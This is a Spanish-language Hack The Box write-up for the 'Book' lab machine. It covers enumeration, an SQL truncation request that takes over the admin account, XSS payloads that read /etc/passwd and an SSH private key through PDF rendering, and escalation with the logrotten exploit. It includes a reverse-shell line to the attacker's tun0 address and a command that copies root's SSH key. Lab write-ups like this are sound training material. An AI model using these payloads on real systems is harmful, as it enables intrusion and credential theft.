
By Robertt @netonehc

HACK THE BOX – BOOK MACHINE WRITE-UP



Nmap scan:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-03-25 10:58 CET
Nmap scan report for book.htb (10.10.10.176)
Host is up (0.063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
|   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
|_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.06 seconds
```

Enumeración:

rbus@root:~/Desktop/HackTheBox/book$ wfuzz -c --hw=31 -w /usr/share/dirb/wordlists/big.txt -u http://book.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

****
* Wfuzz 2.2.9 - The Web Fuzzer *
****

Target: http://book.htb/FUZZ
Total requests: 20469

===
ID Response Lines Word Chars Payload
===

000015: C=403 9 L 28 W 273 Ch ".htaccess"
000016: C=403 9 L 28 W 273 Ch ".htpasswd"
001816: C=301 9 L 28 W 304 Ch "admin"
006261: C=301 9 L 28 W 303 Ch "docs"
009378: C=301 9 L 28 W 305 Ch "images"
016215: C=403 9 L 28 W 273 Ch "server-status"

Total time: 143.8003
Processed Requests: 20469
Filtered Requests: 20463
Requests/sec.: 142.3431**

Visitiamos la página por defecto y el directorio admin. En uno podemos registrando y entrar como usuarios a una plataforma de libros online, y la otra parece ser un panel de administrador. Habrá que intentar exploitear ese panel. Para hacerlo, existe una vulnerabilidad sql en la cual podemos truncar el registro, tal que así:

**POST / HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Connection: close
Cookie: PHPSESSID=tvp6cnoa1isq0v2p399k0531m6
Upgrade-Insecure-Requests: 1
name=notadmin2&email=admin@book.htb %0&password=mipropiapass**

Esto nos dará la posibilidad de ingresar desde el panel de administrador con las siguientes credenciales: admin@book.htb:mipropiapass

Desde el panel de administrador podemos ver documentos (o libros) que han subido los usuarios. Intentaremos hacer un XSS para triggear el LFI, rellenamos con nuestro payload el apartado 'book' y author con '---' por ejemplo.

Para poder hacer esto posible nuestro payload debería de ser lo siguiente:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/passwd");
x.send();
</script>
```

Y al descargarnos el pdf, obtenemos lo siguiente:

**root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false**

Vamos a intentar leer la key del usuario reader:

<script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText) }; x.open("GET","file:///home/reader/.ssh/id_rsa");x.send();</script>

Con lo que nos devuelve la key pero no completa; *** **Aquí estuve unas cuántas horas rompiendome la cabeza por lo que podría ser. Buscando durante muchas horas, encontre que en html podemos hacer lo siguiente*****

El Elemento HTML <pre> (o *Texto HTML Preformateado*) representa texto preformateado. El texto en este elemento típicamente se muestra en una fuente fija, no proporcional, exactamente como es mostrado en el archivo. Los espacios dentro de este elemento también son mostrados como están escritos.

Por lo que sería:

<script> x=new XMLHttpRequest; x.onload=function(){ document.write("<pre>" + this.responseText + "</pre>") }; x.open("GET","file:///home/reader/.ssh/id_rsa");x.send();</script>

Ahora podriamos entrar a traves de ssh al usuario:

ssh -i id_key_gg reader@book.htb

Y obtenemos:

reader@book:~$ id

uid=1000(reader) gid=1000(reader) groups=1000(reader)

Metemos pspy al server con wget desde nuestro servidor y descubrimos que logrotate está corriendo en por atrás del server:

2020/02/24 17:23:43 CMD: UID=0 PID=24531 | /usr/sbin/logrotate -f /root/log.cfg
2020/02/24 17:23:43 CMD: UID=0 PID=24530 | /bin/sh /root/log.sh

Buscamos info por google como podriamos explotear logrotate con lo que encontramos con algunas guias, no muy útiles para explotar este caso pero ayudan:

https://tech.feedyourhead.at/content/details-of-a-logrotate-race-condition

https://tech.feedyourhead.at/content/abusing-a-race-condition-in-logrotate-to-elevate-privileges

Podríamos hacer diferentes payloads:

1. No da una shell estable debido al race condition:

Echo “/bin/bash -c 'bash -i >& /dev/tcp/tun0/9001 0>&1' “ > mypayloadmagico

2. Obtener la key privada de root (mas sensato):

echo “cat /root/.ssh/id_rsa >> /home/reader/miarchivosinnada.txt” > mypayloadmagico

El script lo ejecutamos así:

./loggrottenScript -p ./mypayloadmagico *./home/reader/backups/access.log*

y para que pueda crear el sb link a /etc/bash_completition.d/

Tenemos que modificar access.log (podemos cambiar su nombre o meterle texto)

mv access.log ppaki.log (tmb válido: echo ‘a /n a /n a /n a /n a’ > access.log)

De cualquier manera, obtendremos la shell una vez intentemos hacer ssh root@book.htb para que nuestro payload se ejecute y podremos obtener la flag de root!

Conclusiones:

El exploit de logrotten me costó de entender como funcionaba, he de decir que para conseguir el root he pasado varias horas de sufrimiento :P

RRSS HTB:

https://www.hackthebox.eu/home/users/profile/93495